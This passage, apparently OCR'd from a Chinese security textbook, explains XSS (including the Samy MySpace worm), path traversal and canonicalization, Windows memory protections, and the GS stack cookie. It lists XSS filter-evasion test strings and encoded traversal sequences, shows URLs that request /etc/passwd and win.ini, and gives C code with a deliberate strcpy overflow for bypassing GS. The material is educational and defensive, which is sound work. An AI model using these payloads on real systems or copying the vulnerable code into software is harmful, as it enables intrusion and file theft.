首先，只有参与会话的网站返回的脚本才有权访问 Session ID，也就是说，在 www.attacker.com 中请求“document.cookie”是无法得到 testapp.com 的 Session ID 的。而利用 XSS Reflection 的攻击恰恰让这次 cookie 访问看起来是来自于 testapp.com 的访问，因此能够成功。

其次，用户是信任 testapp.com 网站的，冒失地发给用户一个 www.attacker.com 的链接很容易露馅。实际上，攻击者往往会采用一些编码技术让载有 XSS 的 URL 显得更加逼真。

8.4.3 Stored XSS 攻击场景

XSS Reflection 常发生于搜索引擎、错误提示页面等对用户输入的直接反馈中。如果一个论坛或者 blog 空间中对用户提交文章中的文本信息没有很好地过滤，将导致 XSS 被存储在 Web Server 上，这就是 Stored XSS 漏洞。

对于 Stored XSS，上述的 Session Hi-Jack 攻击流程会稍有不同，如图 8.4.3 所示。




图 8.4.3 S tored XSS 攻击场景


8.4.4 攻击案例回顾：XSS 蠕虫

MySpace 是一个在全球拥有两亿用户的公共交友平台，为广大用户提供 blog、邮件、资讯等众多服务。虽然这个著名的网站对用户的输入已经做了相当完善的过滤，即便如此，还是有人找到了突破这些字符过滤的办法。

2005 年，一个名为 Samy 的 MySpace 用户在自己的个人资料中加入了一些 JavaScript，所有打开该页面的客户端浏览器都将执行这个脚本。这些 XSS 主要用来做两件事：首先把攻击者加为好友，其次把这段 XSS 复制到被攻击者的个人资料中去。

这样做的结果是在 MySpace 上引发了一场大规模的基于 XSS 漏洞的蠕虫传播，一个小时之内，Samy 好友的数目超过了一百万个。MySpace 为了清除所有被感染的用户文档中的 XSS，而被迫停止运行。Samy 最终被判处对 MySpace 进行经济赔偿并做三个月的社会义工。

XSS 蠕虫攻击改变了人们以往认为 XSS 无法攻击网站本身的态度，是 XSS 漏洞利用技术上的一个突破，也为轻视 XSS 漏洞的开发人员和安全专家敲响了警钟。



8.4.5 XSS 的检测与防范

按照利用方式的不同，可以把 XSS 漏洞大致分为三类，如表 8-4-1 所示。

表 8-4-1 XSS 漏洞分类

类 型	对应的 Web 应用	利用方式及危害
本地的 XSS	.htm 文件 .chm 文件（帮助文档） .mht 文件 .dlls and .exe 等 PE 文件的内部资源中也可能存在 XSS	攻击用户桌面
无存储的 XSS	搜索引擎，错误信息提示等将在页面中显示用户输入的 Web 应用	窃取 cookie，更改返回页面的内容，如 XSS Reflection
有存储的 XSS	BBS、论坛、博客等存储用户数据并提供显示的 Web 应用	XSS Worm 攻击、Stored XSS 攻击

在上述这些 Web 应用场景中，应当特别注意 XSS 漏洞。最常用于检测 XSS 的 POC 代码就是用于弹出警告消息的那句 JavaScript：

```
javascript:alert('XSS');
```

作为安全测试人员，除了尝试这种基本形式的 POC 之外，为了测试过滤系统的完备性，以下形式的测试用例往往可以给您一些启发，如表 8-4-2 所示。

表 8-4-2 XSS 测试用例

XSS 测试用例
javascript:alert('XSS');
JaVaScRiPt:alert('XSS')
javascript:alert("XSS")
alert('XSS')
&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29
javascript:alert('XSS')
jav ascript:alert('XSS')
<SCRIPT>a=/XSS/
alert(a.source)</SCRIPT>
<SCRIPT>alert("XSS");</SCRIPT>
AAA<SCRIPT>alert("XSS “)</SCRIPT>AAA
<ScRipt> alert("XSS");</SCRIPT>

另外，对一些非常敏感的 HTML 标签的过滤也要非常小心。这些 TAG 包括<applet>、<body>、<embed>、<frame>、<script>、<frameset>、<html>、<iframe>、<img>、<style>、<layer>、<ilayer>、<meta>、<object>。

在将文本返回给客户端浏览器时，对敏感字符进行编码替换是一个防御 XSS 攻击的简单而有效的办法，例如，对以下字符进行编码替换，如表 8-4-3 所示。

表 8-4-3　字符的编码替换

敏感字符	十进制编码	十六进制编码	HTML 字符集	Unicode 编码
" &	#34	&#x22	&quot	\u0022
' &	#39	&#x27	&apos	\u0027
& &	#38	&#x26	&amp	\u0026
< &	#60	&#x3C	&lt	\u003c
> &	#62	&#x3E	&gt	\u003e

8.5　路径回溯漏洞

8.5.1　路径回溯的基本原理

在 Windows 系统中，“../”或者“..\”在路径中都表示“上一级”，比如下面这几个路径实际上是等效的：

```
C:\WINDOWS\win.ini
C:\WINDOWS\SYSTEM32\..\win.ini
C:\WINDOWS\../WINDOWS\win.ini
```

在 Linux 中，下面这几个路径也是等效的：

```
/etc/passwd
/home/users/php/templates/../../../../etc/passwd
/home/users/php/templates/../../../../../../../../../../../etc/passwd
```

当足够多的“..”使得路径跳转到根目录时，多余的“..”将被忽略掉。

在 URL 中，可以采用“../”和“..\”来表示“上一级”，并且可以用编码的方式进行表述。表 8-5-1 中列举了常用的编码方式。

以上介绍的这种使得路径向上跳转的方式，就叫做路径回溯。如果开发者没有对路径回溯进行过滤或者权限控制的话，攻击者可以通过精心构造回溯路径获得服务器上的敏感文件，从而进行进一步的渗透工作。

表 8-5-1　URL 的路径回溯编码

编　码	含　义	编　码	含　义
%2e%2e%2f ../		%2e%2e/	../
..%2f ../		%2e%2e%5c	..\
%2e%2e\ ..\		..%5c	..\
%252e%252e%255c .	.\	..%255c	..\
..%c0%af ../		..%c1%9c	..\

我们来看一个简单的例子，比如有这样一个 URL：

```
http://www.testsite.com/download.asp?file=document.pdf
```

这条语句的功能是下载特定目录下的 document.pdf 文件。如果没有对路径回溯进行检查的话，可以构造特定的 URL 来下载服务器上的敏感文件：

```
http://www.testsite.com/download.asp?file=../../../../windows/win.ini
http://www.testsite.com/download.asp?file=../../../../etc/passwd
```

工业界最著名的路径回溯漏洞应该算是微软的 IIS5 服务器中的漏洞 CVE-2001-0333。该漏洞被利用的情况如图 8.4.4 所示。




图 8.4.4 IIS5 服务器中的漏洞

请注意，这里的%c0%af 实际上是 Unicode 形式的反斜杠“/”。当攻击者使用 Unicode 编码过的反斜杠进行路径回溯的时候，可以突破 IIS 的目录访问控制机制，访问到文件系统中的任何数据，例如，本例请求了 cmd.exe 并跟上了 dir 参数。

8.5.2 范式化与路径回溯

用户输入 URL 的时候，可以用很多方式来表达同样一个意思，比如表 8-5-2 中列举出了可以访问 Baidu 的几种方法。

表 8-5-2 Baidu 的表示方法

SQL 注入攻击测试用例	说　明
http://www.baidu.com B	aidu 的域名
http://220.181.6.175 B	aidu 的 IP 地址
http://0xDCB506AF B	aidu IP 地址的十六进制表示
http://0x123456789DCB506AF	在十六进制表示的前面加上一串数字，一些浏览器（如 IE）会将前面多余的数字丢弃掉
http:// 3702851247	0xDCB506AF 的十进制表示
http://0334.0265.06.0257 B	aidu IP 地址的八进制表示

IPv6 中对于同一个 IP 地址也有很多种表示方法，比如下面几条 IP 地址是一样的：

```
2001:0DB8:0000:0000:0000:0000:1428:57ab
2001:0DB8:0000:0000:0000::1428:57ab
2001:0DB8:0:0:0:0:1428:57ab
2001:0DB8:0::0:1428:57ab
2001:0DB8::1428:57ab
```

可以看出，同样一个资源的表达方式是多种多样的，这在给用户带来方便的同时，也使得访问控制系统变得复杂起来。假如您要设计一个企业内部的防火墙系统，对一个指定的 URL 黑名单列表进行阻止，那一定要考虑到 URL 形态上的多样性，否则攻击者只要对 URL 进行简单的编码就可以绕过防火墙的匹配规则。

站在安全编程的角度上，我们推荐在具有访问控制特性的资源定位时，引入“范式化”来解决这个问题。范式化（Canonicalization）是指将一个路径转换成标准格式的路径，在 Windows 中，使用 GetFullPathName()或者 PathCanonicalize()函数就可以做到这一点；在 Linux 中则可以使用 cannonicalize_file_name()这个函数。另外，Java 中的 File.getCannonicalPath()、java.net.URI .normalize()和 PHP 中的 realpath()函数也可以做到范式化的功能。

在进行访问控制时，应当首先对传入的资源定位的字符串（URL，本地路径，管道路径，环境变量路径等）进行范式化。

```
C:\WINDOWS\..\WINDOWS\.\system32\calc.exe
C:\WINDOWS\.\system32\calc.exe
```

例如，上面对计算器的定位经过范式化后应该变为唯一范式的资源定位字符串 C:\WINDOWS\system32\calc.exe。

综上所述，访问控制应当在范式化过后的资源描述基础上进行，以避免资源描述的多样性引起的安全问题。

第 2 篇

漏洞利用原理（高级）

据沧海而观众水，则江河之会归可见也；
登泰山而览群岳，则冈峦之本末可知也。

——《意林》

如果您已经学会了三五招擒拿、两三套长拳，不妨和我们一起探索下华山之巅的高手们曾经留下的遗迹。论武功，俗世中不知边个高，或者，绝招同途异路。内存漏洞的攻防技术经过 10 多年的演变，双方针锋相对，不断提高的过程本身就是一部耐人寻味的传奇史。本篇我们收录了近年来 Windows 平台内存利用技术领域若干次华山论剑的现场实况，欣赏完高手们思维火花的碰撞或许能够激发您的灵感，说不定明年的 Black Hat 的演讲台上就能看到您的身影。

第 9 章　Windows 安全机制概述

色即是空，空即是色，受想行识，亦复如是

——《般若波罗蜜多心经》

一台图灵机包括 4 个部分：一条无限长的纸带、一个读写头、一个规则集合（程序）和一个状态集合（数据）。当图灵机能够把规则集合当作状态集合来读写时，就会发生很多怪诞的现象，比如图灵机可以自己复制自己！

冯·诺依曼在实现电子计算机时，忽略了图灵机模型中对程序和数据的区分，将程序（规则集）和数据（状态集）放在了同一个物理设备——内存中。因此，现代电子计算机对图灵机模型的实现存在着天然的瑕疵。由于没有明确地区分内存中的程序指令（规则）和普通数据（状态），当年对图灵机自我复制的预言频繁地被黑客攻击所验证，蠕虫的自我复制与传播就是一个生动的例子。

漏洞的万源之本就来自于冯·诺依曼机这种“色即是空，空即是色”的对待代码和数据的态度。高级的变形病毒、软件加壳与脱壳技术等都是基于程序指令可以在运行时当做普通的内存数据进行动态读写的缺陷；堆栈溢出攻击中 shellcode 的执行则是基于计算机错误地把存放在堆栈中的普通内存数据当做程序指令而使用的缺陷；此外，跨站脚本攻击、SQL 注入攻击等也都是利用计算机把数据和代码混淆这一天然缺陷而造成的。

虽然加强输入验证、分析数据流、分析控制流等方法在增强系统安全性方面起到了一定效果，但总有种“治标不治本”的味道。彻底杜绝黑客攻击需要在计算机体系架构上修复混淆使用数据与代码这一缺陷，而且微软天才的工程师们已经发现了这一点。

在过去的十年中，微软在提高操作系统的安全性方面做着不懈的努力。从 Windows 98 到 Windows XP，从 Windows XP 到 W indows Vista，再到最新的 Windows 7，每个新版本的发布都会带来安全性质的飞跃。

从普通用户角度来看，微软在安全方面逐步做了如下几点增强。

（1）增加了 Windows 安全中心，提醒用户使用杀毒软件、防火墙，以及下载最新的安装补丁等。

（2）为 Windows 添加 PC 端的防火墙。

（3）未经用户允许，大多数的 Web 弹出窗口和 Activex 控件安装将被禁止。

（4）Internet Explorer 7 中增加了筛选仿冒网站功能，具有了钓鱼网站过滤器(Phishing Filter)的新功能。

（5）添加 UAC (User Account Control，用户账户控制)机制，可以防止恶意软件和间谍软件在未经许可的情况下在计算机上进行安装或对计算机进行更改。

（6）集成了 Windows Defender，可以帮助阻止、控制和删除间谍软件以及其他潜在的恶意

软件。

在这些安全功能的保护下，我们操作系统的安全性大大提高了，但是微软所做的工作还远远不止于此。微软还在普通用户看不到的内存保护方面做了很多的工作，下边我们就来看看微软十年间都是如何提高内存保护的安全性。

（1）使用 GS 编译技术，在函数返回地址之前加入了 Security Cooki e，在函数返回前首先检测 Security Cookie 是否被覆盖，从而把针对操作系统的栈溢出变得非常困难。

（2）增加了对 S.E.H 的安全校验机制，能够有效地挫败绝大多数通过改写 S.E.H 而劫持进程的攻击。

（3）堆中加入了 Heap Cookie、Safe Unlinking 等一系列的安全机制，为原本就困难重重的堆溢出增加了更多的限制。

（4）DEP（Data Ex ecution Protection，数据执行保护）将数据部分标示为不可执行，阻止了栈、堆和数据节中攻击代码的执行。

（5）ASLR（Address space layout randomization，加载地址随机）技术通过对系统关键地址的随机化，使得经典堆栈溢出手段失效。

（6）SEHOP（Structured Ex ception Han dler Overwrite Protection，S.E.H 覆盖保护）作为对安全 S.E.H 机制的补充，SEHOP 将 S.E.H 的保护提升到系统级别，使得 S.E.H 的保护机制更为有效。

傻眼了吧！事实就是这样，微软在我们看不到的地方已经做了很多保护操作系统的工作，将系统的安全性给予了最大限度的提升，这些安全技术也应用在 Windows 2003、Windows 2008 等服务器的操作系统上。如果以安全性为衡量指标对 Windows 家族进行分级的话，Windows XP SP2 以前的操作系统致力于系统的稳定性，忽略了系统的安全性，在这之前的系统可以归为一级；在 Windows XP SP2、Windows 2003 系统中加入了独特安全性设计，在安全性上较前辈有了很大的提高，因此它们属于同一级别；Windows V ista、Windows 2 008 和最新的 Windows 7 等操作系统中加入了更多的安全机制，从安全性来看它们也是目前 Windows 家族中安全级别最高的。Windows XP SP2 以后的各版本内存保护机制汇总如表 9-1-1 所示。

表 9-1-1　Windows 安全机制汇总

	XP	2003	Vista	2008	Win 7
GS					
安全 C ookies	√	√	√	√	√
变量重排	√	√	√	√	√
安全 S.E.H					
S.E.H 句柄验证	√	√	√	√	√
堆保护					
安全拆卸	√	√	√	√	√
安全快表	×	×	√	√	√
Heap Cookie	√	√	√	√	√
元数据加密	×	×	√	√	√

续表

	XP	2003	Vista	2008	Win 7
DEP					
NX 支持	√	√	√	√	√
永久 DEP	×	×	√[1,2]	√	√
默认 OptOut	×	√	×	√	×
ASLR					
PEB，TEB	√	√	√	√	√
堆	×	×	√	√	√
栈	×	×	√	√	√
映像	×	×	√	√	√
SEHOP*					
S.E.H 链验证	×	×	√[1]	√[0]	√

说明：1．[0,1,2] 只有在对应的 SP0、SP1、SP2 补丁包下有效。

2．*SEHOP 虽然属于 S.E.H 保护机制，但由于它的特殊性故我们将其独立出来。

微软引入的这些安全机制成功地挫败了很多攻击，使得能够应用于 Windows 的漏洞大大减少了。但是，智者千虑必有一失，在一些特定的攻击场景中，采用一些高级的漏洞利用技术，这些安全机制还是可以被绕过的。2008 年，Alexander S otirov 和 Mark Dow d 就发表一篇关于 Windows 安全机制的文章“Bypassing Browser Memory Protections”，文中总结了 Windows 各种安全机制及其突破方法。

接下来我们将在前辈们的研究基础上一一介绍这些安全机制和黑客们对付这些安全机制的奇思妙想，带您回顾微软工程师与黑客之间斗智斗勇的故事。

题外话：似乎总是有些浮躁的家伙在用粗鲁的口吻责难微软的产品安全问题。虽然微软确实在安全问题上曾经犯过错误，但微软也是迄今为止对待安全问题最虚心、最积极、投入力量最多的软件厂商。他们在公司内部推广安全软件生命周期、开展安全编码培训活动、他们甚至聘请著名的黑客专门对 SQL Server 进行攻击测试！在世界各大著名的安全技术峰会上总能见到微软工程师的身影，除了密切关注 Black Hat 之外，微软还自己举办 Blue Hat，邀请安全专家和黑客进行演讲。Windows 的每次安全更新都是在这种积极的态度下诞生的，其中蕴含的安全机制凝结了天才的工程师们对产品安全的深度理解，绝对是产品安全技术上的一座座里程碑。

第 10 章　栈中的守护天使：GS

10.1　GS 安全编译选项的保护原理

针对缓冲区溢出时覆盖函数返回地址这一特征，微软在编译程序时使用了一个很酷的安全编译选项——GS，在 Visual Studio 2003 (VS 7.0)及以后版本的 Visual Studio 中默认启用了这个编译选项。在本书中使用的 Visual Studio 2008 (VS 9.0)中，可以在通过菜单中的 Project→project Properties→Configuration Properties→C/C++→Code Generation→Buffer Security Check 中对 GS 编译选项进行设置，如图 10.1.1 所示。




图 10.1.1　VS2008　中的安全编译选项

GS 编译选项为每个函数调用增加了一些额外的数据和操作，用以检测栈中的溢出。

- 在所有函数调用发生时，向栈帧内压入一个额外的随机 DWORD，这个随机数被称做“canary”，但如果使用 IDA 反汇编的话，您会看到 IDA 会将这个随机数标注为“Security Cookie”。在本书的叙述中将用 Security Cookie 来引用这种随机数。
- Security Cookie 位于 EBP 之前，系统还将在.data 的内存区域中存放一个 Security Cookie 的副本，如图 10.1.2 所示。

- 当栈中发生溢出时，Security Cookie 将被首先淹没，之后才是 EBP 和返回地址。
- 在函数返回之前，系统将执行一个额外的安全验证操作，被称做 Security check。
- 在 Security Check 的过程中，系统将比较栈帧中原先存放的 Security Cookie 和.data 中副本的值，如果两者不吻合，说明栈帧中的 Security Cookie 已被破坏，即栈中发生了溢出。




图 10.1.2 GS 保护机制下的内存布局

- 当检测到栈中发生溢出时，系统将进入异常处理流程，函数不会被正常返回，ret 指令也不会被执行，如图 10.1.3 所示。




图 10.1.3 GS 保护机制的工作原理

但是额外的数据和操作带来的直接后果就是系统性能的下降，为了将对性能的影响降到最小，编译器在编译程序的时候并不是对所有的函数都应用 GS，以下情况不会应用 GS。

（1）函数不包含缓冲区。

（2）函数被定义为具有变量参数列表。

（3）函数使用无保护的关键字标记。

（4）函数在第一个语句中包含内嵌汇编代码。

（5）缓冲区不是 8 字节类型且大小不大于 4 个字节。

有例外就有机会，我们会在下一节中介绍一种利用这些例外突破 GS 的情况。当然微软的工程师也发现了这个问题，因此他们为了在性能与安全之间找到一个平衡点，在 Visual S tudio 2005 SP1 起引入了一个新的安全标识：

```
#pragma strict_gs_check
```

通过添加#pragma strict_gs_check(on) 可以对任意类型的函数添加 Security Coo kie。如以下代码所示，通过设置该标识，可以对不符合 GS 保护条件的函数 vulfuction 添加 GS 保护。

```
#include"stdafx.h"
#include"string.h"
#pragma strict_gs_check(on) // 为下边的函数强制启用 GS
intvulfuction(char * str)
{
       chararry[4];
       strcpy(arry,str);
       return 1;
}
int_tmain(intargc, _TCHAR* argv[])
{
       char* str="yeah,i have GS protection";
       vulfuction(str);
       return 0;
}
```

除了在返回地址前添加 Security Cookie 外，在 Visual Studio 2005 及后续版本还使用了变量重排技术，在编译时根据局部变量的类型对变量在栈帧中的位置进行调整，将字符串变量移动到栈帧的高地址。这样可以防止该字符串溢出时破坏其他的局部变量。同时还会将指针参数和字符串参数复制到内存中低地址，防止函数参数被破坏。如图 10.1.4 所示。




图 10.1.4　标准栈与 GS 保护栈的对比

从图 10.1.4 中可以看出，不启用 GS 时，如果变量 Buff 发生溢出变量 i、返回地址、函数参数 arg 等都会被覆盖，而启用 GS 后，变量 Buff 被重新调整到栈帧的高地址，因此当 Buff 溢出时不会影响变量 i 的值，虽然函数参数 arg 还是会被覆盖，但由于程序会在栈帧低地址处保存参数的副本，所以 Buff 的溢出也不会影响到传递进来的函数参数。

> **题外话：**早在 1998 年 Crispin Cowan 等人在一篇发表于 *7th USENIX Security Conference* 中的名为 *Stack Guard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks* 的学术论文中介绍了他们所研究的用于 gcc 编译器上检测栈溢出的技术。.NET 中使用的 GS 编译技术就是在吸收了 Stack Guard 技术的思想上，由微软独立开发出来的。最后再插一句闲话，包括 Crispin Cowan 在内，总共有 10 名作者在那篇优秀的文章中署名，这在一般的学术论文中并不常见。

通过 GS 安全编译选项，操作系统能够在运行中有效地检测并阻止绝大多数基于栈溢出的攻击。要想硬对硬地冲击 GS 机制，是很难成功的。让我们再来看看 Security C ookie 产生的细节。

- 系统以.data 节的第一个双字作为 Cookie 的种子，或称原始 Cookie（所有函数的 Cookie 都用这个 DWORD 生成）。
- 在程序每次运行时 Cookie 的种子都不同，因此种子有很强的随机性
- 在栈桢初始化以后系统用 ESP 异或种子，作为当前函数的 Cookie，以此作为不同函数之间的区别，并增加 Cookie 的随机性
- 在函数返回前，用 ESP 还原出（异或）Cookie 的种子

若想在程序运行时预测出 Cookie 而突破 GS 机制基本上是不可能的。

但是谦虚谨慎的微软工程师们非常清楚，GS 编译选项不可能一劳永逸地彻底遏制所有类型的缓冲区溢出攻击。

在微软出版的 *Writing Secure Code* 一书中谈到 GS 选项时，作者曾用过一个非常形象的比喻：GS 好像汽车里的安全带和安全气囊，当事故发生时往往能够给驾驶员带来很好的安全保障，但这并不意味系着安全带的您可以像疯子一样飚车。

在该书的同一节中，作者还给出了微软内部对 GS 为产品所提供的安全保护的看法：

- 修改栈帧中函数返回地址的经典攻击将被 GS 机制有效遏制；
- 基于改写函数指针的攻击，如第 6 章中讲到的对 C++虚函数的攻击，GS 机制仍然很难防御；
- 针对异常处理机制的攻击，GS 很难防御；
- GS 是对栈帧的保护机制，因此很难防御堆溢出的攻击。

微软对 GS 机制中的这些弱点的描述也为黑客突破 GS 提供了一些思路。2003 年 9 月 8 日，正是 GS 机制在 XP SP2 和 Windows 2003 中获得巨大成功的时候，David Litchfield 发表了一篇著名的技术文章 *Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server*。您可以在 NGS 的网站 http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.164.6529&rep=rep1&type=pdf 中找到这篇著名的 White p aper。在这篇文章中，David

Litchfield 列举了若干种方法用于突破 GS 对栈帧的安全保护，并对 GS 机制做出了一些改进的建议。

作为微软内存保护的开山之作，GS 在安全方面考虑不是很全面，虽然它给我们的溢出带来了很多麻烦，但在前辈们的不懈努力下还是想出很多突破 GS 的方法，接下来我们分析其中一些经典方法。

注：为了更为直观地反映出程序在内存中的状态，本章所有的实验在编译时均禁用优化选项，可以在通过菜单中的 Project→project Pr operties→Configuration P roperties→C/C++→Optimization→Optimization 中对编译优化选项进行设置。如图 10.1.5 所示。




图 10.1.5 VS2008 中的编译优化选项

10.2 利用未被保护的内存突破 GS

大家应该记得我们前面说过为了将 GS 对性能的影响降到最小，并不是所有的函数都会被保护，所以我们就可以利用其中一些未被保护的函数绕过 GS 的保护。例如，下边这一段代码，由于函数 vulfuction 中不包含 4 字节以上的缓冲区，所以即便 GS 处于开启状态，这个函数是也不受保护的。

```
#include"stdafx.h"
#include"string.h"
int vulfuction(char * str)
{
        char arry[4];
```

```
        strcpy(arry,str);
        return 1;
}
int _tmain(int argc, _TCHAR* argv[])
{
        char* str="yeah,the fuction is without GS";
        vulfuction(str);
        return 0;
}
```

我们在 Visual S tudio 2008 下对该代码进行编译后，使用 IDA 对可执行程序进行反汇编可以看到程序在执行完函数 vulfuction 返回时，没有进行任何 Security Co okie 的验证操作，如图 10.2.1 所示。

图 10.2.1　不受 GS 保护的函数反汇编结果

如果我们直接运行程序，程序会弹出异常对话框，我们使用 VS 调试器进行调试，调试器会报告内存访问冲突，如图 10 .2.2 所示。大家注意异常信息中的 0x63756620，这不是一个普通的值，而是字符串“ fuc ”经过 ASCII 码转换后的值（注意倒序），这说明返回地址已经被覆盖。

